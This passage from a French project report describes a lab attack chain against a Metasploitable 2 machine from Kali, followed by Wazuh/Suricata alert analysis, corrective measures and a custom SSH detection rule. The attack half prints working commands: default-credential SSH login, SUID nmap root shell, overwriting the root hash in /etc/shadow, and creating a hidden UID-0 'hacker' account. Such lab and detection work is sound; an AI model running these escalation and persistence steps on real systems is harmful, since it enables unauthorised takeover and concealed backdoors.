lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
tomcat55@metasploitable:/$

```

FIGURE 5.10 – Consultation du fichier `/etc/passwd`

Lors de l'examen de ce fichier sur Metasploitable 2, l'utilisateur `msfadmin` est identifié.

2-Hypothèse sur le mot de passe de `msfadmin`

Metasploitable 2 étant une machine volontairement vulnérable utilisée pour des tests de sécurité, elle est connue pour conserver des mots de passe par défaut afin de faciliter les scénarios pédagogiques.

En se basant sur cette information, une hypothèse raisonnable est que le mot de passe de l'utilisateur `msfadmin` soit identique à son nom d'utilisateur (`msfadmin`).

3-Justification de l'hypothèse

Tester des mots de passe par défaut est une méthode courante dans les tests d'intrusion et l'audit de sécurité. Les raisons :

- Les administrateurs négligent parfois la modification des identifiants initiaux.
- Les systèmes de test ou de développement conservent souvent des configurations faibles.
- Les attaquants automatisent ce type de test car il a un fort taux de réussite.

Bien que l'accès obtenu via le shell déployé soit fonctionnel, il présente des limites en termes de stabilité et de fonctionnalités. Pour renforcer la compromission et faciliter la manipulation du système, une connexion SSH sera tentée à l'aide des identifiants récupérés, dans le but d'établir un accès plus fiable et persistant.

5.1.5 Phase de connexion SSH

Après la récupération des identifiants (`msfadmin/msfadmin`), une connexion SSH est tentée vers la machine cible afin d'obtenir un accès interactif plus stable et complet.

1-Connexion SSH en tant que `msfadmin`

Dans certains cas, des incompatibilités d'algorithmes de clés peuvent empêcher l'établissement de la connexion SSH, notamment avec des systèmes anciens comme Metasploitable 2 qui utilisent des algorithmes obsolètes (`ssh-rsa`).

Pour contourner cette limitation, la commande suivante est utilisée :

`ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.100.12`

Explication détaillée :

- `ssh` : Outil Secure Shell pour se connecter à distance à un système.
- `-oHostKeyAlgorithms=+ssh-rsa` : Force l'utilisation de l'algorithme `ssh-rsa` pour l'authentification de la clé hôte.
Cela est nécessaire car Metasploitable 2 ne supporte pas par défaut les algorithmes plus récents comme `rsa-sha2-256`.
- `msfadmin@192.168.100.12` : Spécifie l'utilisateur et l'adresse IP cible.

Une fois la commande exécutée et le mot de passe `msfadmin` saisi, la connexion SSH est établie avec succès.

```

hind@kali: ~
File Actions Edit View Help
└─$ ssh msfadmin@192.168.100.12
Unable to negotiate with 192.168.100.12 port 22: no matching host key type found. Their o
ffer: ssh-rsa,ssh-dss

(hind@kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.100.12
The authenticity of host '192.168.100.12 (192.168.100.12)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.12' (RSA) to the list of known hosts.
msfadmin@192.168.100.12's password:
Permission denied, please try again.
msfadmin@192.168.100.12's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Aug 2 14:35:04 2025
msfadmin@metasploitable:~$

```

FIGURE 5.11 – Connexion SSH établie

2-Analyse de la pertinence de l'authentification réussie

La réussite de cette authentification repose sur la présence d'identifiants par défaut, une faille critique fréquente dans les environnements vulnérables ou mal configurés.

Pourquoi cette hypothèse est pertinente :

- Les environnements de test comme Metasploitable 2 conservent volontairement des comptes faibles (`msfadmin/msfadmin`).

- En audit réel, tester les identifiants par défaut est une étape clé, car de nombreux systèmes conservent ces paramètres.
- Cette étape démontre une possibilité d'accès persistant avec un protocole sécurisé, renforçant la compromission.

Conclusion : Une fois un accès stable est obtenu, la prochaine phase consiste à étendre les privilèges afin de passer d'un compte utilisateur standard (**msfadmin**) à un compte administrateur (**root**). L'élévation de privilèges permet de disposer d'un contrôle complet sur le système cible.

5.1.6 Phase d'élévation de privilèges

Après avoir obtenu un accès initial à la machine avec l'utilisateur **msfadmin**, deux méthodes distinctes permettent d'atteindre les privilèges **root** en fonction de la configuration des droits.

1-Méthode 1 – Utilisation de **sudo su** (compte dans **sudoers**)


Dans Metasploitable 2, l'utilisateur **msfadmin** appartient par défaut au groupe **sudoers**, ce qui lui permet d'exécuter des commandes avec des privilèges administratifs.

On utilise la commande : **sudo su**

Explication :

- **sudo** : Exécute une commande avec des privilèges **root**.
- **su** : Permet de basculer vers le compte **root**.
- Le mot de passe demandé est celui de **msfadmin**, car **sudo** authentifie l'utilisateur courant.

Résultat : Passage direct à un shell **root**.



```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
Sorry, try again.
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin#
```

FIGURE 5.12 – Passage à un shell root

2-Méthode 2 – Exploitation d'un binaire SUID **nmap** (compte hors **sudoers**)

Dans le cas où l'utilisateur initial ne fait pas partie du groupe **sudoers**, il est nécessaire de faire recours à une vulnérabilité de configuration. Dans ce cas, le binaire **nmap** dispose du bit SUID et peut être exploité.

Les fichiers possédant le bit SUID s'exécutent avec les privilèges de leur propriétaire, même si l'utilisateur les lance avec un compte normal.

Pour la recherche de binaires SUID, on utilise la commande :

find / -perm -4000 -type f 2>/dev/null

```
msfadmin@metasploitable:~$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rpc
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uudd
/usr/sbin/pppd
```

FIGURE 5.13 – Recherche des binaires SUID

Résultat : `/usr/bin/nmap` est identifié.

Exploitation de `/usr/bin/nmap`

Anciennes versions de `nmap` intègrent un mode interactif permettant d'exécuter des commandes système. En raison du bit SUID, ces commandes héritent des privilèges `root`. Les commandes utilisées sont :

- `/usr/bin/nmap -interactive`
- `!sh`
- `whoami`
- Résultat : `root`

```
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
```

FIGURE 5.14 – Passage à un shell root

3-Synthèse

- **Méthode 1** : Rapide et simple, possible si l'utilisateur est dans `sudoers`.
- **Méthode 2** : Nécessite exploitation d'un binaire SUID, utile si l'utilisateur n'a pas de droits administratifs directs.


5.1.7 Phase de post-exploitation

La phase de post-exploitation regroupe l'ensemble des opérations réalisées après l'obtention des privilèges `root`. Elle englobe la mise en place d'un accès persistant, la modification des mots de passe, la création de comptes disposant de privilèges élevés, ainsi que toute action permettant de conserver le contrôle sur le système compromis.

1-Modification du mot de passe root

Le mot de passe **root** est modifié directement dans `/etc/shadow`, en remplaçant le hash existant par un hash généré via la commande :

`openssl passwd -1`.



```
hind@kali: ~  
File Actions Edit View Help  
(hind@kali)-[~]  
$ openssl passwd -1 hacked  
$1$vH2HMaGZ$AsYaykwr9r8SNzjxJAKtB0  
(hind@kali)-[~]  
$  
(hind@kali)-[~]  
$  
(hind@kali)-[~]  
$
```


FIGURE 5.15 – Génération d'un hash

Ensuite, on remplace l'ancien hash dans `/etc/passwd` par le nouveau hash généré en utilisant la commande :

```
sed -i 's|^root:[^:]*:|root:$1$vH2HMaGZ$AsYaykwr9r8SNzjxJAKtB0:|'  
/etc/shadow
```

Explication :

- La commande recherche la ligne commençant par **root:**.
- Le hash est remplacé par le nouveau, garantissant un mot de passe connu.
- Cela permet un accès ultérieur en **root** via SSH avec le nouveau mot de passe.



```
root@metasploitable: /home/msfadmin  
File Actions Edit View Help  
sh-3.2# sed -i 's|^root:[^:]*:|root:$1$vH2HMaGZ$AsYaykwr9r8SNzjxJAKtB0:|' /etc/shadow  
sh-3.2# cat /etc/shadow  
root:$1$vH2HMaGZ$AsYaykwr9r8SNzjxJAKtB0:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::  
man:*:14684:0:99999:7:::
```

FIGURE 5.16 – Remplacement de l'ancien hash et vérification

2-Création d'un utilisateur avec les mêmes privilèges que root

Pour assurer la persistance d'accès, un utilisateur supplémentaire est créé avec les mêmes privilèges que **root** en utilisant un UID et un GID égaux à 0.

Les commandes utilisées :

- `useradd hacker -u 0 -o -g 0 -s /bin/bash`
- `passwd hacker`

Explication :

- `-u 0` : Attribue l'UID 0, identique à celui de `root`.
- `-o` : Autorise la duplication d'un UID déjà existant (ici celui de `root`).
- `-g 0` : Attribue le GID 0 (groupe `root`).
- `-s /bin/bash` : Définit le shell de connexion en `/bin/bash`.


Conséquence : L'utilisateur `hacker` dispose des mêmes privilèges que `root`, permettant un accès administratif total même si le mot de passe du compte `root` est modifié ou si l'accès SSH est restreint.

3-Maintien d'accès et sécurisation

L'accès persistant est vérifié par connexion SSH avec le compte `root` modifié.

`ssh -oHostKeyAlgorithms=+ssh-rsa root@192.168.100.12`

Mot de passe : `root`



```
root@metasploitable: ~
File Actions Edit View Help
zsh: corrupt history file /home/hind/.zsh_history
(hind@kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa root@192.168.100.12
root@192.168.100.12's password:
Last login: Mon Aug  4 11:54:54 2025 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

FIGURE 5.17 – Vérification d'accès par connexion SSH

4-Conclusion

La post-exploitation permet de sécuriser l'accès administratif acquis, de mettre en place des mécanismes de persistance et de préparer d'éventuelles actions futures. Ces techniques doivent être surveillées attentivement par les solutions de détection.


5.2 Phase de Détection, Analyse et Mesures Correctives dans Wazuh

Cette section présente les alertes générées par Wazuh lors de l'exécution du scénario d'attaque, suivies d'une analyse technique et des mesures correctives recommandées. Les détections proviennent de Suricata, corrélées par Wazuh, et sont indexées dans `wazuh-alerts-4.x-*`.

5.2.1 Détection et Analyse du Scan Nmap

Détection :

- **Signature** : ET SCAN Possible Nmap User-Agent Observed
- **SID** : 2024364
- **Catégorie** : Web Application Attack
- **Niveau** : 3 (Low)
- **Observation** : Requêtes HTTP GET /nmaplowercheck détectées sur le port 8180 depuis 192.168.100.11 vers 192.168.100.12.



The screenshot shows a web interface for a security alert. At the top, there's a header bar with a dropdown menu showing 'Aug 1, 2025 @ 13:09:05.132', a status '000', the agent name 'wazuh', and the alert details 'Suricata: Alert - ET SCAN Possible Nmap User-Agent Observed' with a severity of '3' and a rule ID of '86601'. Below the header, there's a table with columns 'Table', 'JSON', and 'Rule'. The table contains one row with the following data: '@timestamp' with value '2025-08-01T12:09:05.132Z', '_id' with value '9-uJZZgBcgwg7qP1M6OH', 'agent.id' with value '000', and 'agent.name' with value 'wazuh'.

Table	JSON	Rule
@timestamp	2025-08-01T12:09:05.132Z	
_id	9-uJZZgBcgwg7qP1M6OH	
agent.id	000	
agent.name	wazuh	

FIGURE 5.18 – Détection du scan Nmap

Analyse technique :

Cette alerte est déclenchée par Suricata lorsqu'un User-Agent spécifique à Nmap est observé dans une requête HTTP. Dans notre cas, Nmap, via le NSE (Nmap Scripting Engine), a envoyé une requête GET vers /nmaplowercheckXXXX.

Le moteur de détection ET SCAN utilise une règle basée sur une correspondance de chaîne (content:"Nmap Scripting Engine") dans l'entête HTTP User-Agent.

L'alerte confirme la présence d'un balayage automatisé visant à identifier les services web accessibles, ici sur le port 8180 (Tomcat).

Si non détecté, un tel scan permettrait à un attaquant de dresser un inventaire des services exposés et de préparer des exploits ciblés.

Mesures Correctives :

- Activer des règles IDS de type blocage actif (inline IPS) pour scans connus.
- Mettre en place des règles de détection plus strictes pour bloquer les scans répétés.
- Activer la journalisation des scans pour corrélation ultérieure.

5.2.2 Détection et Analyse de l'Authentification Tomcat

Détection :

- **Signature** : ET INFO Outgoing Basic Auth Base64 HTTP Password detected unencrypted
- **SID** : 2006380
- **Catégorie** : Potential Corporate Privacy Violation
- **Niveau** : 3 (Low)
- **Observation** : Transmission d'identifiants en clair (Base64) vers /manager/html sur le port 8180.

⌵	Aug 2, 2025 @ 21:23:55.782	000	wazuh	Suricata: Alert - ET INFO Outgoing Basic Auth Base64 HTTP Password detected unencrypted	3	86601
TableJSONRule						
@timestamp		2025-08-02T20:23:55.782Z				
_id		3Hx0bJgBIOSrkajutTw				
agent.id		000				
agent.name		wazuh				

FIGURE 5.19 – Détection de l'authentification Tomcat

Analyse technique :

Cette alerte est déclenchée lorsque Suricata inspecte le flux HTTP et identifie un en-tête `Authorization: Basic` contenant un mot de passe encodé en Base64. L'encodage Base64 ne constitue pas un chiffrement et peut être facilement décodé par un attaquant interceptant le trafic. Dans notre scénario, une tentative de connexion manuelle au gestionnaire Tomcat a entraîné l'envoi des identifiants d'administration en clair via HTTP sur le port 8180. Cette absence de chiffrement facilite une compromission par interception réseau.

Mesures Correctives :

- Désactiver l'accès à Tomcat Manager ou le restreindre aux IP autorisées.
- Imposer l'utilisation de HTTPS (SSL/TLS).
- Modifier les identifiants par défaut et renforcer les mots de passe.

5.2.3 Détection et Analyse des Anomalies SMTP

Détection :

- Signatures :
 - SURICATA SMTP no server welcome message
 - SURICATA SMTP invalid reply
 - SURICATA Applayer Detect protocol only one direction
- Catégorie : Generic Protocol Command Decode
- Niveau : 3 (Low)
- Observation : Échanges SMTP anormaux entre 192.168.100.11 et 192.168.100.12 sur le port 25.

Aug 3, 2025 @ 02:54:22.644	000	wazuh	Suricata: Alert - SURICATA Applayer Detect protocol only one direction	3	86601
Aug 3, 2025 @ 02:54:22.644	000	wazuh	Suricata: Alert - SURICATA Applayer Detect protocol only one direction	3	86601
Aug 3, 2025 @ 02:54:18.572	000	wazuh	Suricata: Alert - SURICATA SMTP no server welcome message	3	86601

FIGURE 5.20 – Détection des anomalies SMTP

Analyse technique :

Ces alertes indiquent des anomalies dans l'échange SMTP entre la machine attaquante et la cible sur le port 25. Des communications inhabituelles ont été initiées vers le service SMTP vulnérable, entraînant :

- Absence du message de bienvenue standard du serveur SMTP.
- Réponses invalides ou non conformes au protocole.

- Communication unidirectionnelle, indiquant potentiellement un transfert de données ou un canal de commande.

Ces anomalies sont caractéristiques d'une utilisation détournée du protocole.

Mesures Correctives :

- Désactiver ou restreindre le service SMTP si non utilisé.
- Mettre en place un contrôle de contenu sortant (Data Loss Prevention).
- Surveiller les échanges SMTP pour détecter d'éventuels exfiltrations.

5.2.4 Détection et Analyse des Requêtes HTTP POST Suspectes

Détection :

- **Signature** : ET SCAN Possible Nmap User-Agent Observed (POST /sdk)
- **SID** : 2024364
- **Catégorie** : Web Application Attack
- **Niveau** : 3 (Low)
- **Observation** : Requête HTTP POST /sdk envoyée vers le port 8180.

Aug 3, 2025 @ 02:54:49.408	000	wazuh	Suricata: Alert - ET SCAN Possible Nmap User-Agent Observed	3	86601
Table	JSON	Rule			
@timestamp	2025-08-03T01:54:49.408Z				
_id	5Ba5bpgB14B_SsoGmtG3				
agent.id	000				
agent.name	wazuh				

FIGURE 5.21 – Détection des requêtes HTTP POST suspectes

Analyse technique : L'alerte confirme des interactions HTTP suspectes avec le serveur Tomcat après exploitation, indiquant potentiellement le déploiement du webshell ou la communication avec le payload.

Ces requêtes HTTP POST correspondent au téléchargement d'un fichier ou à l'envoi de données vers le serveur. Suricata détecte la méthode HTTP POST combinée au User-Agent inhabituel.

Ces interactions indiquent une modification ou un chargement de ressources sur le serveur.

Mesures Correctives :

- Filtrer et bloquer les requêtes POST non légitimes vers Tomcat.
- Auditer et supprimer tout fichier non légitime sur le serveur.
- Appliquer les correctifs de sécurité sur Tomcat.

5.2.5 Détection et Analyse de la Connexion SSH

Détection :

- **Signature** : Connexion SSH détectée
- **SID** : 1000001
- **Catégorie** : IDS Suricata
- **Niveau** : 3 (Low)
- **Observation** : Connexion SSH établie de 192.168.100.11 vers 192.168.100.12 :22.





Table	JSON	Rule
@timestamp	2025-08-03T02:47:40.312Z	
_id	Axa5tpgB14B_SsoGrdK7	
agent.id	000	
agent.name	wazuh	

FIGURE 5.22 – Détection de la connexion SSH

Analyse technique :

Cette alerte détecte l'établissement d'une session SSH depuis la machine attaquante (192.168.100.11) vers la cible (192.168.100.12).

La règle n'étant pas incluse par défaut dans `suricata.rules`, elle a été définie manuellement dans le fichier `local.rules` afin de détecter toute tentative de connexion SSH sur le port 22.



```
GNU nano 7.2 /etc/suricata/rules/local.rules *
alert tcp any any -> any 22 (msg:"Connexion SSH détectée"; sid=1000001; rev:1; classtype:policy_violation;)
```

FIGURE 5.23 – Définition manuelle d'une règle pour détecter toute connexion SSH

Suricata identifie le protocole SSH et déclenche cette alerte personnalisée. Cela confirme la phase de post-exploitation, avec ouverture d'un accès interactif et persistant. Sans détection, l'attaquant pourrait maintenir un accès complet, même après un redémarrage des services.

Mesures Correctives :

- Changer les identifiants compromis.
- Restreindre l'accès SSH par filtrage IP et authentification par clés.
- Mettre en place une alerte temps réel pour toute connexion SSH non autorisée.

5.2.6 Synthèse des Alertes et Mesures

Le tableau ci-dessous résume les alertes détectées, leur analyse et les principales mesures correctives appliquées.

Signature	SID	IP Source	IP Destination	Mesures Correctives
ET SCAN Possible Nmap User-Agent	2024364	192.168.100.11	192.168.100.12	Restreindre accès ports, IPS actif
ET INFO Basic Auth Base64	2006380	192.168.100.11	192.168.100.12	Passage HTTPS, changement credentials
Anomalies SMTP	-	192.168.100.11	192.168.100.12	Désactiver SMTP inutile, filtrage sortant
ET SCAN POST /sdk	2024364	192.168.100.11	192.168.100.12	Bloquer POST non autorisés, audit ressources
Connexion SSH détectée	1000001	192.168.100.11	192.168.100.12	Restreindre SSH, alerte connexion non autorisée

TABLE 5.1 – Résumé des alertes, analyse technique et mesures correctives

5.2.7 Limitation de la détection due à l'absence d'agent Wazuh

Il est important de noter que dans ce scénario, l'agent Wazuh n'a pas été déployé directement sur la machine **Metasploitable 2**.

Par conséquent, seules les activités liées au trafic réseau ou aux protocoles surveillés par Suricata ont pu être détectées. Les actions locales non corrélées au trafic réseau n'ont pas généré d'alertes dans Wazuh.

À titre d'exemple, les opérations suivantes n'ont pas été détectées :

- Création d'un nouvel utilisateur avec privilèges **root** (UID 0).
- Modification du mot de passe du compte **root** dans le fichier **/etc/shadow**.
- Élévation de privilèges via **sudo** ou exploitation d'un binaire SUID.
- Modification directe des fichiers système sensibles.

Cette limitation met en évidence :

- Les contraintes liées à **Metasploitable 2**, qui ne permet pas facilement le déploiement d'agents modernes.
- La portée de ce projet, qui se concentre principalement sur la détection réseau et l'analyse IDS.
- L'intérêt, dans un environnement de production réel, de coupler la détection réseau (NIDS) avec des agents hôtes (HIDS) pour couvrir les actions locales.

5.3 Conclusion

Ce chapitre a permis de présenter, de manière détaillée, l'exécution complète d'un scénario d'attaque chaînée sur Metasploitable2, depuis la phase initiale de reconnaissance jusqu'à la post-exploitation, en passant par l'exploitation manuelle de Tomcat Manager et l'élévation de privilèges.

Les différentes étapes ont démontré comment une vulnérabilité accessible via une interface d'administration exposée peut servir de point d'entrée, et comment des techniques de

pivotement et d'escalade de privilèges permettent à un attaquant d'atteindre un contrôle total du système cible.

L'intégration de Wazuh, couplé à Suricata, a mis en évidence la capacité de l'IDS à détecter efficacement les activités réseau malveillantes (scans, authentifications non sécurisées, connexions SSH), tout en révélant ses limites. En l'absence d'agent Wazuh sur la machine cible, certaines actions locales — telles que la modification de mots de passe ou la création d'utilisateurs privilégiés — n'ont pas été détectées. Cette limitation illustre l'importance d'un déploiement hybride (surveillance réseau et hôtes) pour une couverture complète.

En somme, ce scénario valide l'efficacité des mécanismes de détection déployés dans un contexte de compromission réseau, tout en soulignant la nécessité d'améliorer la posture de sécurité par la réduction de la surface d'attaque, la segmentation des accès et la mise en place de mesures correctives adaptées.

Conclusion Générale

La finalisation de ce projet marque l'achèvement d'un travail combinant à la fois rigueur méthodologique et mise en pratique technique dans un environnement de cybersécurité contrôlé. À travers la mise en place d'un scénario complet d'attaque chaînée, incluant reconnaissance, exploitation, élévation de privilèges et post-exploitation, l'objectif principal a été de démontrer de manière concrète le cycle de vie d'une intrusion et la réponse qu'un système de détection approprié peut y apporter.

La configuration de l'environnement virtuel, articulé autour de trois machines distinctes (Kali Linux, Metasploitable2 et Wazuh), a permis de reproduire un contexte réaliste où les vulnérabilités d'un système obsolète sont exploitées par un attaquant, et où les signaux d'alerte sont captés par une solution IDS/IPS. L'utilisation de Wazuh, couplé à Suricata, a montré sa capacité à identifier avec précision les activités malveillantes sur la base d'analyses réseau, notamment durant les phases critiques telles que les scans, l'exploitation de services vulnérables, ou l'ouverture de sessions sécurisées post-compromission.

Toutefois, cette expérience a également mis en lumière les limites du dispositif lorsqu'aucun agent Wazuh n'est déployé sur l'hôte cible. Les actions locales, telles que la modification de mots de passe, la création de comptes privilégiés ou certaines manipulations de fichiers système, n'ont pas été détectées. Cette lacune souligne l'importance d'une approche de sécurité hybride combinant à la fois surveillance réseau et surveillance hôte afin d'assurer une couverture de détection complète.

